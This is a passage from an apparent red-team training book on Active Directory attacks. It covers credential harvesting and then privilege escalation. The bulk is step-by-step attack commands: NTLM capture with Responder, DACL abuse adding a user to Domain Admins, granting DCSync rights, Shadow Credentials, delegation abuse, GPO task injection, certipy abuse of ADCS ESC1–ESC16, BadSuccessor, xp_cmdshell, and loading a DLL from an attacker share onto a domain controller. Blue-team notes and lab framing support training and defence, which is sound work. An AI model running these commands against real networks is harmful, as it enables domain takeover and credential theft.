[WARNING] DCC2 **cannot** be used for Pass-the-Hash — it's only crackable to the plaintext (and slowly — the KDF is intentionally expensive). Still valuable: cracking a cached **Domain Admin** verifier from a workstation they once used = domain creds.

7.10 6.10 Network Harvesting

Recapping/extending Ch. 4 capture tooling, now framed as harvesting:

```
# Responder - capture NetNTLMv2 from poisoned name resolution
sudo responder -I eth0 -wv # logs to /usr/share/responder/logs/

# Inveigh - Windows/PowerShell equivalent (run from a foothold)
Invoke-Inveigh -NBNS Y -mDNS Y -HTTP Y

# PCredz - extract creds (NTLM, Kerberos, cleartext) from a pcap or live interface
pcredz -i eth0
# or from a captured pcap:
pcredz -f capture.pcap
```

Crack captured NetNTLMv2 with `-m 5600`. PCredz is great post-tcpdump when you've been passively sniffing a SPAN/tap.

7.11 6.11 gMSA & LAPS Password Reading

If enumeration (Ch. 5.9) showed you can read these, collect them now:

```
# gMSA managed password -> compute NT hash -> use it
python3 gMSADumper.py -u jdoe -p 'Spring2026!' -d corp.local
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' --gmsa

# LAPS local admin password
nxc ldap 192.168.56.10 -u jdoe -p 'Spring2026!' -M laps
```

A readable gMSA often runs a privileged service -> its NT hash = Pass-the-Hash to that service's privileges. A readable LAPS password = local admin on that host -> LSASS dump -> more creds.

7.12 Hash & Crack Quick Reference

Hash	Where from	hashcat mode	Usable for PtH?
NT (NTLM)	SAM/NTDS/LSASS	1000	[DONE]
NetNTLMv1	Responder/relay capture	5500	[NO] (relay/crack)

Hash	Where from	hashcat mode	Usable for PtH?
NetNTLMv2	Responder/relay capture	5600	[NO] (relay/crack)
Kerberos TGS-REP RC4	Kerberoast	13100	n/a (crack->pw)
Kerberos TGS-REP AES	Kerberoast	19600/19700	n/a
Kerberos AS-REP RC4	AS-REP roast	18200	n/a
DCC2 (mscash2)	cached creds	2100	[NO] (crack only)
KeePass	.kdbx file	13400	n/a

```
# General hashcat pattern
hashcat -m <mode> hashes.txt rockyou.txt -r rules/best64.rule -0 -w 3
# -0 = optimized kernels (faster, length-limited), -w 3 = high workload
```

7.13 Chapter 6 Recap

You can now acquire secrets from memory, disk, Kerberos, and the wire — and convert them via cracking or use them directly (PtH/Pass-the-Ticket (PtT)). The high-value moves: **Kerberoast a privileged service account, AS-REP roast a no-preauth account, dump LSASS where a DA is logged in**, and ultimately **dump NTDS for every hash incl. krbtgt**.

[LAB] **Lab exercise:** Kerberoast svc_sql, crack it (-m 13100), confirm the password matches what you seeded. AS-REP roast j.doe (-m 18200). Then, once you have admin on the DC, secretsdump.py -just-dc and locate the krbtgt hash — you'll forge a Golden Ticket with it in Ch. 9.

Next: Chapter 7 — Privilege Escalation in Active Directory: DACL abuse, Shadow Credentials, delegation, GPO abuse, and the full ESC1–ESC16 ADCS deep dive (plus dMSA/BadSuccessor).

[(continued)]

Chapter 8

Chapter 7 — Privilege Escalation in Active Directory

This is the longest, most important offensive chapter. Privilege escalation in AD is rarely a memory-corruption exploit — it’s **abusing a permission or feature you discovered in Ch. 5**. We’ll cover DACL abuse, Shadow Credentials, all three delegation types, GPO abuse, the complete ADCS ESC1–ESC16 catalog, dMSA/BadSuccessor, and the built-in-group/service paths. Each section: theory -> exact commands -> flag explanations -> OPSEC -> blue-team counter.

8.1 7.1 Local Privilege Escalation Primer

You sometimes need SYSTEM on a *host* before domain privesc (e.g., to dump LSASS). Briefly:

Technique	Trigger	Tool
Potato attacks (Rotten/Juicy/PrintSpoofer/GodPotato)	You have SeImpersonatePrivilege (common for service accounts)	PrintSpoofer.exe -i -c cmd, GodPotato
Token impersonation	Service-account context with impersonation rights	incognito, Rubeus, meterpreter
Unquoted service paths / weak service ACLs	Misconfigured services	winPEAS, PowerUp
AlwaysInstallElevated	Both MSI policy keys = 1	Invoke-AllChecks
UAC bypass	Medium->High integrity (not a security boundary per MS)	malicious .msi fodhelper, UACMe

```
:: SeImpersonate -> SYSTEM (the most common service-account win)
PrintSpoofer.exe -i -c cmd
:: or
GodPotato -cmd "cmd /c whoami"
```

[EXAM TIP] **Exam tip:** SeImpersonatePrivilege + a Potato = SYSTEM is the single most reliable Windows local privesc on service accounts (IIS/MSSQL run as such). Always whoami /priv first.

[BLUE TEAM] **Blue Team Note:** Patch, fix service ACLs/unquoted paths, and minimize accounts holding SeImpersonate. Run winPEAS/PowerUp yourself to find these.

8.2 7.2 ACL / DACL Abuse – The Critical AD Privesc Vector

BloodHound's “edges” are mostly ACEs. If you (or a group you're in) hold a powerful right over a privileged object, you escalate by *exercising that right*. Here's every common ACE and its attack chain.

8.2.1 The ACE -> attack map

ACE you hold (over target)	Attack
GenericAll (user)	Reset password or Shadow Creds or set SPN->Kerberoast
GenericAll (group)	Add yourself to the group
GenericAll/GenericWrite (computer)	Shadow Creds -> RBCD -> impersonate
GenericWrite (user)	Set SPN (targeted Kerberoast) or Shadow Creds or logon script
WriteOwner	Set yourself owner -> then WriteDACL -> GenericAll
WriteDACL	Grant yourself GenericAll
ForceChangePassword	Reset target's password (no old pw needed)
AddMember / write member	Add yourself to the group
AllExtendedRights	Password reset + read LAPS/gMSA + (on domain) DCSync rights DCSync (Ch. 9)
DS-Replication-Get-Changes(-All)	Read gMSA managed password -> its NT hash
ReadGMSAPassword	Read host local-admin password
ReadLAPSPassword	Shadow Credentials (§7.3)
msDS-KeyCredentialLink write	RBCD (§7.4)
write msDS-AllowedToActOnBehalfOfOtherIdentity	

8.2.2 Tools

- **From Linux:** bloodyAD, Impacket dacledit.py, owneredit.py, addcomputer.py, rbcd.py, pywhisker, net rpc.
- **From Windows:** PowerView (Add-DomainGroupMember, Set-DomainObjectOwner, Add-DomainObjectAcl, Set-DomainUserPassword), Whisker, Rubeus.

8.2.3 Walkthroughs

(a) GenericAll/AddMember on a group -> add yourself:

```
# bloodyAD
bloodyAD -u jdoe -p 'Spring2026!' -d corp.local --host 192.168.56.10 \
  add groupMember "Domain Admins" jdoe

# PowerView
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'jdoe'
```

(b) ForceChangePassword/GenericAll on a user -> reset password:


```
bloodyAD -u jdoe -p 'Spring2026!' -d corp.local --host 192.168.56.10 \
set password targetuser 'NewPass123!'
```

[WARNING] Resetting a *real, in-use* account's password is **disruptive** (breaks their access, very visible). Prefer **Shadow Creds** or **targeted Kerberoast** when the account is active — they don't change the password.

(c) WriteOwner -> take ownership -> WriteDACL -> GenericAll:

```
ownedit.py -action write -new-owner jdoe -target targetuser \
'corp.local/jdoe:Spring2026!'
dacledit.py -action write -rights FullControl -principal jdoe \
-target targetuser 'corp.local/jdoe:Spring2026!'
```

(d) WriteDACL on the domain object -> grant yourself DCSync rights:

```
dacledit.py -action write -rights DCSync -principal jdoe \
-target-dn 'DC=corp,DC=local' 'corp.local/jdoe:Spring2026!'
# then: secretsdump.py -just-dc corp.local/jdoe:'Spring2026!'@DC (Ch.9)
```

[RED TEAM] **Red Team Note:** Prefer **non-destructive** edges. Shadow Creds (§7.3), targeted Kerberoast (Ch. 6), and reading gMSA/LAPS don't change passwords or break the account. Password resets and group additions are loud and disruptive — and you should **revert them** (remove the SPN, restore the DACL/owner, remove yourself from the group) as part of cleanup.

[BLUE TEAM] **Blue Team Note:** Audit non-default ACEs on Tier 0 objects, the domain head, AdminSDHolder, and GPOs. Alert on **Event 5136** (object modified — esp. nTSecurityDescriptor, member, msDS-KeyCredentialLink, servicePrincipalName) and **4662** (DCSync GUIDs). Tools: BloodHound (defensive), Find-InterestingDomainAcl.

8.3 7.3 Shadow Credentials (msDS-KeyCredentialLink)

8.3.1 Theory

msDS-KeyCredentialLink stores public keys for **Key Trust** Public Key Cryptography for Initial Authentication (PKINIT) authentication (used by Windows Hello for Business). If you can **write** this attribute on a target (via GenericWrite/GenericAll), you add **your own** key pair. Then you authenticate via **PKINIT** as that target and get a TGT — *without knowing or changing their password*. Works on users **and** computers. This is the modern, OPSEC-friendly alternative to password reset.

8.3.2 Execution

```
# pywhisker: add a KeyCredential to the target, get a PFX
pywhisker -d corp.local -u jdoe -p 'Spring2026!' \
--target targetuser --action add --filename shadow

# Use the PFX via PKINIT to get a TGT + the NT hash (UnPAC-the-hash)
certipy auth -pfx shadow.pfx -dc-ip 192.168.56.10
# -> writes a .ccache TGT and prints the target's NT hash
export KRB5CCNAME=shadow.ccache

# Windows equivalent: Whisker + Rubeus
Whisker.exe add /target:targetuser
Rubeus.exe asktgt /user:targetuser /certificate:<b64pfx> /password:<pfxpw> /ptt
```

- pywhisker --action add -> writes the KeyCredentialLink and outputs a Personal Information Exchange (PFX) + password.
- certipy auth -pfx -> performs PKINIT with that cert -> TGT, and via **UnPAC-the-hash** recovers the NT hash too (great for PtH afterwards).

Preconditions: write over the target's msDS-KeyCredentialLink, a DC running with **PKINIT/AD CS** support (the domain needs a KDC cert / NTAUTH — almost always true when ADCS exists), and the target supports key trust.

[RED TEAM] **Red Team Note:** Far stealthier than a password reset — no password change, target keeps working. **Clean up** by removing the KeyCredential (pywhisker --action remove). Leaving it = a persistence backdoor (which is also a Ch. 10 technique, intentionally).

[BLUE TEAM] **Blue Team Note:** Monitor **Event 5136** for msDS-KeyCredentialLink modifications on accounts that don't use Windows Hello (especially computers/admins). Restrict who can write it. This attribute write is a strong Indicator of Compromise (IOC).

8.4 7.4 Kerberos Delegation Abuse

Delegation lets a service act *on behalf of* a user to reach a back-end (e.g., a web app accessing a DB as you). Three flavors, all abusable.

8.4.1 7.4.1 Unconstrained Delegation (KUD)

Theory: A host trusted for unconstrained delegation **caches the TGT of every user that authenticates to it**. If you control such a host (or it's flagged TRUSTED_FOR_DELEGATION), coerce a privileged account (a DA, or a **DC's machine account**) to authenticate to it, then extract their TGT and impersonate them.

```
# 1. You have admin on UNCONSTRAINED-HOST. Monitor for incoming TGTs:
Rubeus.exe monitor /interval:5 /nowrap
# 2. Coerce the DC to authenticate to your host (PrinterBug/PetitPotam, Ch.4):
python3 printerbug.py corp.local/jdoe:'Spring2026!'@DC01 UNCONSTRAINED-HOST
# 3. Rubeus captures DC01's TGT -> /ptt it -> DCSync as the DC
Rubeus.exe ptt /ticket:<base64 TGT>
```

The DC's machine account TGT lets you DCSync -> full domain compromise.

[BLUE TEAM] Disable unconstrained delegation everywhere (use constrained/RBCD or none). Put sensitive accounts in **Protected Users** / mark **"Account is sensitive and cannot be delegated"** so their TGTs aren't cached.

8.4.2 7.4.2 Constrained Delegation (KCD)

Theory: An account with msDS-AllowedToDelegateTo can request tickets **to specific services on behalf of any user**, using **S4U2Self** (get a ticket to itself as the user) + **S4U2Proxy** (forward it to the target service). If the account also has TRUSTED_TO_AUTH_FOR_DELEGATION (protocol transition), it can do this even without the user's involvement. Compromise such an account -> impersonate **any user (incl. DA)** to the allowed service.

```
# getST.py: impersonate Administrator to the allowed service (e.g. cifs/SRV01)
getST.py -spn cifs/srv01.corp.local -impersonate Administrator \
    -dc-ip 192.168.56.10 corp.local/svc_web:'ServicePass1'
export KRB5CCNAME=Administrator.ccache
# now use the ticket against SRV01
psexec.py -k -no-pass srv01.corp.local

# Rubeus equivalent
Rubeus.exe s4u /user:svc_web /rc4:<hash> /impersonateuser:Administrator \
    /msdsspn:cifs/srv01.corp.local /ptt
```

- -spn cifs/srv01... -> the allowed target service. [TIP] **The SPN service class can often be swapped** (e.g. request cifs then alter to HTTP/LDAP on the same host) because S4U2Proxy doesn't strictly bind the sname -> broadens what you can reach ("alternate service name" trick).
- -impersonate Administrator -> who you pretend to be (must not be in Protected Users / not "sensitive").

8.4.3 7.4.3 Resource-Based Constrained Delegation (RBCD)

Theory: The *resource* (target computer) controls who may delegate to it via msDS-AllowedToActOnBehalfOfOtherIdentity. If you can **write that attribute** on a target computer (via a DACL edge, or via relay §4.4), point it at an account **you control** (a computer account you create using the default MachineAccountQuota=10). Then use Service for User (S4U) to impersonate any user *to that target*.

Full chain:

```
# 1. Create a computer account you control (quota=10 by default)
addcomputer.py -computer-name 'EVIL$' -computer-pass 'Evil123!' \
  -dc-ip 192.168.56.10 corp.local/jdoe:'Spring2026!'

# 2. Write RBCD on the target: allow EVIL$ to act on behalf of others
rbcd.py -delegate-from 'EVIL$' -delegate-to 'SRV01$' -action write \
  -dc-ip 192.168.56.10 corp.local/jdoe:'Spring2026!'

# 3. S4U: impersonate Administrator to a service on SRV01
getST.py -spn cifs/srv01.corp.local -impersonate Administrator \
  -dc-ip 192.168.56.10 'corp.local/EVIL$:Evil123!'
export KRB5CCNAME=Administrator.ccache
psexec.py -k -no-pass srv01.corp.local # SYSTEM on SRV01
```

- Step 2 needs **write** over SRV01\$’s msDS-AllowedToActOnBehalfOfOtherIdentity — granted by a BloodHound GenericWrite/GenericAll/AllowedToAct edge, or by **relaying** a coerced auth to LDAP (§4.4 — delegate-access).
- This is THE payoff of the mitm6->ldaps relay and of many computer-object ACL edges.

[RED TEAM] **Red Team Note:** RBCD is clean and reliable — it doesn’t touch passwords. Clean up by clearing the attribute and deleting EVIL\$. Requesting tickets via S4U is normal-looking Kerberos.

[BLUE TEAM] **Blue Team Note:** Set MachineAccountQuota = 0 (kills step 1 for non-admins). Monitor **5136** writes to msDS-AllowedToActOnBehalfOfOtherIdentity. Enforce LDAP signing+CB to stop the relay path. Protected Users / “sensitive, cannot be delegated” protects DAs from impersonation.

8.5 7.5 GPO Abuse

Theory (recap Ch. 1.9): Write access to a GPO linked to machines/users = code execution everywhere it applies (as SYSTEM for computer GPOs). BloodHound shows GenericWrite/WriteDACL/WriteGPLink edges to GPO objects.

```
# pyGPOAbuse (Linux): add an immediate scheduled task to a GPO
pygpoabuse.py corp.local/jdoe:'Spring2026!' -gpo-id <GPO-GUID> \
  -command 'net localgroup administrators jdoe /add' -taskname Update -f

# SharpGPOAbuse (Windows)
SharpGPOAbuse.exe --AddComputerTask --TaskName "Up" --Author CORP\admin \
  --Command "cmd.exe" --Arguments "/c net localgroup administrators jdoe /add" \
  --GPOName "Default Domain Policy"
```

- These inject a **scheduled task / startup script** into the GPO; on the next policy refresh (~90 min, or forced) it runs on all in-scope machines.
- [WARNING] Targeting a broad GPO (e.g. Default Domain Policy) runs your payload on *every* machine — powerful but loud and high-blast-radius. Prefer a GPO scoped to one OU.

[BLUE TEAM] **Blue Team Note:** Restrict GPO create/edit/link rights; monitor **5136** on GPC objects and SYSVOL file changes; alert on new scheduled tasks pushed via policy.

8.6 7.6 ADCS Exploitation — ESC1 through ESC16 (Full Deep Dive)

AD Certificate Services (ADCS) is one of the richest privesc surfaces in modern AD. The core idea: **certificates can authenticate to AD (via PKINIT/Schannel), and a misconfigured CA/template lets a low-priv user obtain a certificate that identifies them as a privileged user** — then they auth with it and get that user’s TGT/hash. SpecterOps’ “Certified Pre-Owned” (2021) defined ESC1–ESC8; the community-tracked list now reaches **ESC16** (as of 2025), and **Certipy supports identifying/abusing all of ESC1–ESC16**.

[TIP] **Stealthy recon first:** besides the LDAP/RPC-based certipy find, recent Certipy has **certipy parse** — *offline* AD CS enumeration from local registry data (Compass Security, 2025). Much quieter when you already have a foothold on a host with CA registry data.

8.6.1 ADCS building blocks

```
Enrollee --(enroll: who's allowed)--> Certificate Template --(published on)--> CA
|
| defines: EKUs (what cert can do),
| subject source (who decides identity),
| enrollment rights, manager-approval
v
Issued certificate -> used for PKINIT (TGT) / Schannel
```

- **EKU (Extended Key Usage)** decides what a cert can do. **Client Authentication / Smart Card Logon / PKINIT Client Auth / Any Purpose** EKUs allow **domain authentication** -> that's what attackers want.
- **Subject Alternative Name (SAN)** is the identity baked into the cert. If a *low-priv enrollee* can specify the SAN, they can request a cert that says "I am Administrator."

8.6.2 Enumerate first

```
certipy find -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10 -stdout -vulnerable
```

Certipy tags each finding with the ESC number — your roadmap.

8.6.3 The ESC catalog

ESC	One-line condition	Core abuse
ESC1	Template: enrollee can supply SAN + Client-Auth ECU + low-priv enroll	Request cert as Administrator -> auth
ESC2	Template ECU = Any Purpose (or no ECU)	Cert usable for anything incl. client auth
ESC3	Enrollment Agent ECU template	Get agent cert -> enroll <i>on behalf of others</i>
ESC4	Write/Control over a template (DACL)	Edit template to be ESC1, then exploit
ESC5	Control over CA server object / PKI objects in AD	Broad PKI takeover
ESC6	CA has EDITF_ATTRIBUTESUBJECTALTNAME2 flag	SAN injectable on <i>any</i> template (CVE-2022 era)
ESC7	You hold CA ManageCA / ManageCertificates rights	Enable ESC6 flag / approve own request / officer abuse
ESC8	HTTP web enrollment + no EPA	NTLM relay to /certsrv (Ch. 4)
ESC9	Template CT_FLAG_NO_SECURITY_EXTENSION (no SID binding)	Bypass strong cert mapping; combine w/ weak mapping
ESC10	Weak cert mapping registry (StrongCertificateBindingEnforcement/CertificateMappingMethods)	Map cert to privileged account
ESC11	RPC enrollment (ICPR) + no packet signing	NTLM relay to RPC enrollment
ESC12	CA private key on YubiHSM w/ exposed PIN	Shell on CA -> use HSM key
ESC13	Template has issuance policy linked to a group (OID->group)	Cert grants that group membership
ESC14	Weak altSecurityIdentities explicit mapping	Map your cert to a target via writable mapping attr
ESC15 / EKUwu (CVE-2024-49019)	Schema v1 template + app-policy injection	Inject Client-Auth/agent into a v1 template's request
ESC16	CA globally omits the SID security extension (szOID_NTDS_CA_SECURITY_EXT, OID 1.3.6.1.4.1.311.25.2) via DisableExtensionList / missing patch	ESC9 applied CA-wide -> weak cert mapping abuse on every issued cert

8.6.4 Worked example — ESC1 (the classic)

Condition: a template where *Domain Users* can enroll, the ECU includes **Client Authentication**, and "**Supply in the request**" is enabled for the subject (so the enrollee chooses the SAN).

```
# 1. Request a cert for the template, supplying a privileged SAN (UPN)
certipy req -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10 \
  -ca 'corp-DC01-CA' -template 'VulnTemplate' -upn 'administrator@corp.local'
# -> administrator.pfx
```

```
# 2. Authenticate with that cert via PKINIT -> TGT + NT hash
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
# -> Administrator TGT (ccache) and NT hash
```

- -ca -> the CA name (from certipy find). -template -> the vulnerable template. -upn administrator@corp.local -> the identity you're claiming via SAN (the crux of ESC1).
- certipy auth -> PKINIT with the PFX -> you are now Administrator. Done.

8.6.5 Worked example — ESC8 (relay to web enrollment)

Covered in Ch. 4.4/4.5 — coerce a DC, relay to `http://CA/certsrv/`, request a **DomainController** template cert, then `certipy auth` as the DC -> DCSync.

```
ntlmrelayx.py -t http://192.168.56.20/certsrv/certfnsh.asp --adcs --template DomainController
# + PetitPotam against the DC (Ch.4) -> DC cert -> certipy auth -> DCSync
```

8.6.6 Worked example — ESC9/ESC10 (mapping abuse, modern)

These exploit how a cert is **mapped** to an account. ESC9 = template lacks the SID security extension; ESC10 = the DC's registry uses weak/compatibility cert mapping. Combined with a writable `userPrincipalName` (e.g., you have `GenericWrite` over a victim), you set the victim's UPN to a target admin, enroll, then auth as the admin because mapping resolves by UPN. Certipy automates much of this:

```
# (Conceptual) set victim UPN to target, enroll, auth, restore UPN
certipy account update -u jdoe@corp.local -p 'Spring2026!' \
  -user victim -upn administrator
certipy req ... -template <ESC9template> ; certipy auth -pfx victim.pfx
```

8.6.7 Worked example — ESC15 / EKUwu (CVE-2024-49019, disclosed 2024)

Affects **Schema Version 1** templates: an enrollee can **inject application policies** (e.g., Client Authentication or Certificate Request Agent) into the request even if the template doesn't grant them, because v1 templates honor request-supplied application policies. Certipy ≥ 4.8.2 supports it:

```
certipy req -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10 \
  -ca 'corp-DC01-CA' -template 'WebServer' \
  -application-policies 'Client Authentication'
certipy auth -pfx jdoe.pfx
```

[WARNING] ESC13/14/15 and ESC9/10 are **newer and version-sensitive**. Verify exact preconditions and current Certipy syntax against the tool's docs and SpecterOps/recent write-ups before relying on them in an engagement — the flags and detection details evolve.

8.6.8 Worked example — ESC16 (CA-wide security-extension disabled, 2024–2025)

Theory: ESC16 is **ESC9 generalized to the whole CA**. Instead of one template lacking the SID security extension, the **CA itself** is configured to **omit `szOID_NTDS_CA_SECURITY_EXT` (OID 1.3.6.1.4.1.311.25.2) from every certificate** it issues — usually because that OID was added to the CA's `DisableExtensionList` registry value (or the CA is missing the May-2022+ patches). With the SID binding absent on all certs, certificate **mapping** falls back to weak/implicit matching, so an attacker who can influence a victim's identity attribute (e.g. `userPrincipalName` via a `GenericWrite` edge) can get a cert that maps to a **privileged** account.

```
# certipy find flags ESC16 at the CA level:
certipy find -u jdoe@corp.local -p 'Spring2026!' -dc-ip 192.168.56.10 -vulnerable -stdout
# ... [!] Vulnerabilities: ESC16 : Security Extension is disabled.

# Abuse pattern (conceptual, mirrors ESC9): set victim UPN to the target,
# enroll a cert that now maps to the target, authenticate, then restore UPN.
certipy account update -u jdoe@corp.local -p 'Spring2026!' -user victim -upn administrator
certipy req -u victim@corp.local -p 'VictimPw' -ca 'corp-DC01-CA' -template User
```

```
certipy account update -u jdoe@corp.local -p 'Spring2026!' -user victim -upn victim@corp.local
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
```

- The crux: with no SID extension *anywhere*, the DC maps the cert by name -> claiming the target's UPN/name yields the target's identity.
- **Remediation:** ensure the security extension is **enabled** (don't list its OID in DisableExtensionList), enable StrongCertificateBindingEnforcement, and apply current patches.

[WARNING] ESC16 (and ESC13/14/15, ESC9/10) are **newer and version-sensitive**. Verify exact preconditions and current Certipy syntax against the tool's docs and SpecterOps write-ups before relying on them — flags and detection details evolve per release.

8.6.9 Certifried (CVE-2022-26923)

Theory: Combine the **MachineAccountQuota** default with certificate enrollment. Create a computer account, set its dNSHostName to match a DC's, enroll a machine cert (e.g. via the default Machine template) -> the cert authenticates **as the DC** -> DCSync. Patched by the May 2022 updates (SID binding in certs), but unpatched/older environments are vulnerable.

```
certipy account create -u jdoe@corp.local -p 'Spring2026!' \
  -user 'EVIL$' -dns dc01.corp.local
certipy req -u 'EVIL$' -p ... -template Machine -ca 'corp-DC01-CA'
certipy auth -pfx 'dc01.pfx' # -> DC identity
```

8.6.10 ADCS tooling summary

Tool	Side	Use
Certipy	Linux	find/req/auth/relay — the de-facto ADCS toolkit
Certify	Windows	find /vulnerable, request
ForgeCert	Both	Forge certs from a stolen CA private key (persistence, Ch. 10)
PassTheCert	Both	Authenticate (LDAP/Schannel) with a cert directly

[BLUE TEAM] **Blue Team Note (ADCS):** Remove “supply in request” SAN on auth templates (ESC1), require manager approval, restrict enrollment rights, **disable HTTP web enrollment or enforce EPA/HTTPS** (ESC8), remove EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6), enable **StrongCertificateBindingEnforcement** (full enforcement) and patch May-2022+ (ESC9/10/Certifried), ensure the SID security extension is **enabled** CA-wide (ESC16), audit CA-object DACLs (ESC5/7). Monitor CA logs (4886/4887 request/issue), Certipy can also audit for you.

8.7 7.6.5 dMSA Abuse — “BadSuccessor” (CVE-2025-53779)

8.7.1 Theory

Windows Server 2025 introduced **delegated Managed Service Accounts (dMSA)** — a managed account meant to *replace* a legacy service account by **migrating** (succeeding) its identity. Akamai's **Yuval Gordon** disclosed “**BadSuccessor**” in **May 2025**: the migration/succession path can be abused so that a dMSA the attacker controls is marked as the **successor** of a *privileged* account. AD then treats the dMSA as inheriting the predecessor's identity — the target's SIDs and group memberships are packaged into the Kerberos PAC via the new **KERB-DMSA-KEY-PACKAGE** — granting the low-priv attacker the target's privileges (up to Domain Admin).

What makes it dangerous: - Works with **default configuration**. - Works even in domains that **don't use dMSAs at all**. - The **only hard requirement** is at least **one Windows Server 2025 DC** in the domain, plus the attacker having rights to **create a dMSA** (CreateChild over an OU) **or write** the succession attributes on an existing dMSA.

8.7.2 Execution (conceptual)

```
# 1. Create (or take control of) a dMSA in an OU you can write to.
# 2. Set the succession link to a privileged target and mark migration complete:
#     msDS-ManagedAccountPrecededByLink = <DN of target, e.g. a Domain Admin>
#     msDS-DelegatedMSAState             = 2      (migration completed)
# 3. Authenticate as the dMSA -> Kerberos issues a TGT whose PAC carries the
#     target's SIDs/groups (KERB-DMSA-KEY-PACKAGE) -> you act as the target.
```

Public tooling (e.g. the BadSuccessor/SharpSuccessor PoCs and bloodyAD/PowerShell variants) automates writing these attributes and requesting the dMSA's keys. Because the predecessor's keys can be returned, this also doubles as a **credential-theft** primitive for the target.

8.7.3 Status & defense (important)

[WARNING] **Patched as CVE-2025-53779 in the August 2025 Patch Tuesday.** Microsoft's fix (a Windows Kerberos relative-path-traversal EoP) blocks the core privilege escalation. **However**, follow-up research (Akamai's "*BadSuccessor Is Dead, Long Live BadSuccessor(?)*" and Altered Security's "*Better-Successor*") shows dangerous dMSA permissions can **still** enable **persistence and lateral movement** on patched systems.

[BLUE TEAM] **Blue Team Note:** (1) **Patch all Windows Server 2025 DCs.** (2) **Restrict who can create/modify dMSA objects** — audit CreateChild for msDS-DelegatedManagedServiceAccount on every OU and write rights over existing dMSAs. (3) Monitor for new dMSA objects and writes to msDS-ManagedAccountPrecededByLink / msDS-DelegatedMSAState (Event 5137/5136). (4) Tools like Akamai's PowerShell check and Tenable's IoE (C-BAD-SUCCESSOR) flag risky dMSA permissions.

[RED TEAM] **Red Team Note:** On WS2025 estates this was, pre-patch, one of the fastest "any-user -> DA" paths in existence — even faster than ADCS. Post-patch, still check dMSA write permissions as a stealthy persistence/lateral angle. Verify patch level and exact attribute behavior against current Akamai/Microsoft advisories first.

8.8 7.7 MSSQL Abuse

If you can authenticate to MSSQL (often via a domain credential or Kerberoasted svc_sql):

```
# Connect; check for sysadmin / xp_cmdshell
mssqlclient.py corp.local/svc_sql:'cracked'@srv01.corp.local -windows-auth
# In the SQL prompt:
enable_xp_cmdshell          # (impacket helper) if you're sysadmin
xp_cmdshell whoami          # command execution as the SQL service account
```

Linked-server hops: SELECT * FROM OPENQUERY("DB2", 'select @@version') lets you execute on *linked* MSSQL instances — often with higher privileges, chaining across servers. **Impersonation:** EXECUTE AS LOGIN = 'sa' if you have IMPERSONATE.

[RED TEAM] xp_cmdshell runs as the SQL service account -> frequently has SeImpersonate -> Potato -> SYSTEM (§7.1). MSSQL is a classic foothold-to-SYSTEM-to-domain ladder.

[BLUE TEAM] Run SQL services as low-priv gMSAs, disable xp_cmdshell, audit linked servers and over-privileged logins.

8.9 7.8 Exchange Abuse

- **PrivExchange** (CVE-2018-8581): Exchange's PushSubscription feature could be coerced to authenticate to the attacker -> relay to LDAP -> Exchange historically had WriteDACL on the domain -> grant DCSync. Patched, but illustrative of Exchange's huge default rights.

- **ProxyLogon (2021 chain) / ProxyShell (2021 chain):** pre-auth RCE on on-prem Exchange -> SYSTEM on Exchange -> near-domain compromise. Concepts only; if an unpatched Exchange is in scope it's a top target. [BLUE TEAM] Patch Exchange aggressively, reduce its AD privileges (split-permissions model), and isolate it.

8.10 7.9 Built-in Group Abuse

Membership in these grants a privesc path even without DA:

Group / privilege	Abuse
DnsAdmins	dnscmd loads an arbitrary DLL into the DNS service (SYSTEM on DC) -> code exec on DC
Backup Operators (SeBackupPrivilege)	Read any file -> copy SYSTEM+NTDS.dit via diskshadow/raw read -> dump domain
Print Operators (SeLoadDriverPrivilege)	Load a malicious driver -> SYSTEM (BYOVD-style)
Server Operators	Modify/sc config a service running as SYSTEM on a DC -> code exec
Account Operators	Manage most non-protected accounts/groups -> add members, reset passwords
AllowedToDelegate / GPO writers	See §7.4 / §7.5

```
:: DnsAdmins -> SYSTEM on DC (classic)
dnscmd dc01 /config /serverlevelplugindll \\attacker\share\evil.dll
:: restart DNS service to load it (sc \\dc01 stop/start dns) -> evil.dll runs as SYSTEM
```

```
:: Backup Operators -> dump NTDS via diskshadow + SeBackupPrivilege
diskshadow /s script.txt      :: script creates a shadow copy of C:
:: then robocopy /b the ntfs.dit + reg save SYSTEM -> secretsdump offline
```

[BLUE TEAM] Treat these built-in operator groups as **Tier 0** — they're effectively domain-admin-adjacent. Keep them empty or tightly controlled and monitor membership changes (Event 4732/4728).

8.11 7.10 SCCM / MECM & WSUS Attacks

SCCM/MECM (Microsoft Configuration Manager) is a goldmine in enterprises:

- **NAA (Network Access Account)** credentials are stored on clients (DPAPI-protected) and recoverable -> domain creds. Tools: **SharpSCCM**, nxc sccm modules.
- **Client push installation** can be coerced to authenticate the push account to you -> relay.
- **PXE boot** media may contain credentials / allow OS deployment abuse.
- A compromised **SCCM site server / primary** ≈ control of every managed endpoint (deploy a "package" = run code everywhere).

```
# Recon SCCM and extract NAA creds (example tooling)
SharpSCCM.exe local secrets      # dump NAA from a client
SharpSCCM.exe get collections    # enumerate from a foothold
```


Windows Server Update Services (WSUS): if updates are served over **HTTP** (not HTTPS) and you can MITM, you can push a malicious “update” -> code exec on clients (and historically WSUS lateral/UAC bypass via PyWSUS/WSUSpendu).

[BLUE TEAM] Use HTTPS for WSUS, enable SCCM **Enhanced HTTP/PKI**, don't use NAA (use Enhanced HTTP), and treat the SCCM site server as Tier 0.

8.12 Chapter 7 Recap

You now have the full AD privesc arsenal: exercise ACL edges (with non-destructive preference), Shadow Credentials, all three delegation abuses, GPO code-push, the complete ESC1–ESC16 ADCS catalog plus Certifried/EKUwu, dMSA/BadSuccessor (CVE-2025-53779), and the SQL/Exchange/built-in-group/SCCM paths. Combined with BloodHound (Ch. 5), you can chain these from a low-priv user to a position that enables **domain dominance** (Ch. 9).

[LAB] **Lab exercise:** Walk your seeded ESC1 template end-to-end with Certipy (req as administrator SAN -> auth -> confirm DA). Then exploit the GenericAll edge two ways: once via Shadow Creds (pywhisker->certipy auth) and once via targeted Kerberoast — and note which one a defender would more easily catch.

Next: Chapter 8 — Lateral Movement: PtH/PtT/Pass-the-Key (PtK)/Pass-the-Cert, the Impacket exec family compared, and pivoting/tunneling with Ligolo-ng & Chisel.

[(continued)]

Chapter 9

